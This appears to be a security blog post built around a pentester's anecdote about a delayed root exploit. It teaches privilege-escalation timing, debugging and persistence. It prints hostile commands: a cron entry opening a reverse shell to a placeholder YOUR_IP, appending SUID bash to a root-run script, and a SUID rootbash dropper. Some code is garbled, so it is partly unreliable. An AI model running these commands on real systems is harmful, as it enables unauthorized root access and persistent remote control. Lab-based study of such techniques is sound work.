Listen to this Post
Introduction:

In the cryptic world of penetration testing, success often hinges on a blend of precision, patience, and sometimes, inexplicable luck. A recent anecdote from a cybersecurity engineer highlights a universal frustration-turned-victory: an exploit that lay dormant for 16 hours before suddenly granting root access, without a single change to the code. This phenomenon isn’t mere magic; it’s a stark lesson in the complex, timing-dependent interactions within operating systems, scheduled tasks, and service states that every ethical hacker and IT professional must understand.
Learning Objectives:
- Understand common environmental and timing dependencies that can cause exploits to fail or delay.
- Learn systematic debugging and persistence techniques for privilege escalation attacks.
- Explore tools and methodologies to increase the reliability of post-exploitation payloads.
You Should Know:
- Environmental Dependencies: The Silent Killers of Your Exploit
A root exploit failing for hours before working often points to a dependency on a specific system state. This could be a cron job, a restarting service, a database lock, or even a time-based trigger within the application.
Step‑by‑step guide:
- Step 1: Immediate Post-Compromise Recon. After gaining initial foothold, map the environment.
Linux: Check for cron jobs, running processes, and service timers crontab -l systemctl list-timers --all ps aux | grep -E "(cron|timer|service)" ls -la /etc/cron./ Windows: Check scheduled tasks schtasks /query /fo LIST /v Get-ScheduledTask | Where-Object {$_.State -eq 'Ready'} - Step 2: Analyze Network and Service Dependencies. Use netstat and lsof to see what connections the target service needs.
netstat -tulnp
lsof -i -P -n
- Step 3: Craft a Persistent Watch Script. Instead of running the exploit once, create a script that waits for the right condition.
!/bin/bash
while true; do
if [ -f /tmp/trigger_file ]; then  Or if a specific port is open
/path/to/your/exploit_payload
break
fi
sleep 60
done
2. Debugging Exploits: From Guesswork to Guided Execution
When an exploit fails, systematic debugging is crucial. The goal is to isolate whether the issue is in the payload, the memory address, or an external check.
Step‑by‑step guide:
- Step 1: Enable Logging. Redirect all output from your exploit to a file.
./your_exploit 2>&1 | tee /tmp/exploit_debug.log
- Step 2: Use Debuggers and Strace. Attach debugging tools to understand the failure point.
Linux: Trace system calls and signals
strace -f -o /tmp/strace.log ./your_exploit

Use GDB for binary exploits
gdb -q ./vulnerable_binary

<blockquote>
  run $(python -c 'print "A"500')
- Step 3: Implement a Sleep or Retry Logic in the Exploit Code. Sometimes, a simple delay allows for proper heap grooming or service initialization.
Example in a Python exploit
import time
... exploit setup ...
time.sleep(120)  Wait 2 minutes for a service
... send payload ...
- Leveraging Scheduled Tasks and Cron for Reliable Execution
The eventual success after 16 hours strongly suggests an interaction with a scheduled system job. You can weaponize this understanding.
Step‑by‑step guide:
- Step 1: Discover Existing Cron Jobs. Look for user-writable cron scripts or wildcard injections.
cat /etc/crontab
ls -la /var/spool/cron/crontabs/
- Step 2: Inject Into a Writable Script. If you find a script run by root, append your payload.
echo "chmod +s /bin/bash" >> /path/to/writable/script.sh
- Step 3: Create Your Own Cron Job for Persistence.
Add a reverse shell to run every hour
(crontab -l 2>/dev/null; echo "0     /bin/bash -c 'bash -i >& /dev/tcp/YOUR_IP/4444 0>&1'") | crontab -
- Windows Privilege Escalation: Waiting for Tokens and Services
Similar timing issues plague Windows exploits, often related to service restart schedules or token impersonation.
Step‑by‑step guide:
- Step 1: Check Service Permissions with SC.
sc qc "VulnerableService"
icacls "C:\Program Files\VulnerableService\service.exe"
- Step 2: Use PowerSploit’s `Get-ModifiableService` to find services you can restart or whose binaries you can replace.
- Step 3: Implement a Wait Loop in PowerShell.
while ($true) {
if (Test-Path "C:\Windows\Temp\trigger.txt") {
Execute your privilege escalation payload
Invoke-Expression "your_payload_here"
break
}
Start-Sleep -Seconds 300
}
5. Cloud and Container Considerations: Ephemeral Environments
In cloud/containerized environments (like Hack The Box labs), orchestration actions (pod restarts, scaling events) can reset states and accidentally enable your exploit.
Step‑by‑step guide:
- Step 1: Check Container Orchestration Logs.
If inside a Kubernetes pod
cat /var/log/kubelet.log | grep -i "restart"
- Step 2: Exploit via Persistent Volumes. Write your exploit to a persistent volume claim that will be re-attached.
echo '!/bin/bash\ncp /bin/bash /tmp/rootbash && chmod +s /tmp/rootbash' > /mnt/persistent/exploit.sh
chmod +x /mnt/persistent/exploit.sh
- Step 3: Use a Sidecar Container Attack. If you can modify pod specs, add an initContainer that runs your exploit on the next pod cycle.
- Training and Skill Sharpening: From Random Success to Repeatable Technique
The mentioned platform, Hack The Box (labs.hackthebox.com), is pivotal for moving from anecdotal luck to mastered skill. Structured learning paths in Advanced Privilege Escalation are essential.
Step‑by‑step guide:
- Step 1: Enroll in Relevant Tracks. On HTB Academy, pursue the “Linux Privilege Escalation” and “Windows Privilege Escalation” modules.
- Step 2: Practice on Retired Machines. Use the documented walkthroughs only after significant effort. Machines like “RedPanda” (Java) or “Access” (Windows) teach environment-specific quirks.
- Step 3: Simulate the “Wait” Scenario. In your home lab, create a vulnerable VM with a cron job that adds a sudoers entry once a day. Practice writing exploits that persist until the job runs.
What Undercode Say:
- Persistence is the Bridge Between Opportunity and Success. A failed exploit is not a full stop; it’s a requirement to implement a watchful, persistent mechanism that capitalizes on changing system states.
- System Administration Knowledge is Offensive Knowledge. Understanding how cron, systemd timers, Windows Task Scheduler, and cloud orchestration work is what transforms a frustrating 16-hour wait into a predictable attack vector.
Prediction:
The future of exploit development will lean heavily into AI-assisted fuzzing and environment simulation, reducing these “magical” wait periods. Machine learning models will be trained to automatically identify environmental dependencies (like scheduled tasks or service restarts) and suggest or auto-include appropriate timing, retry, or persistence mechanisms in payloads. Furthermore, defensive AI will evolve to detect not just the exploit payload, but these new patterns of patient, low-and-slow execution, leading to an arms race in temporal attack and defense strategies.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Imanebehaj Owned – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


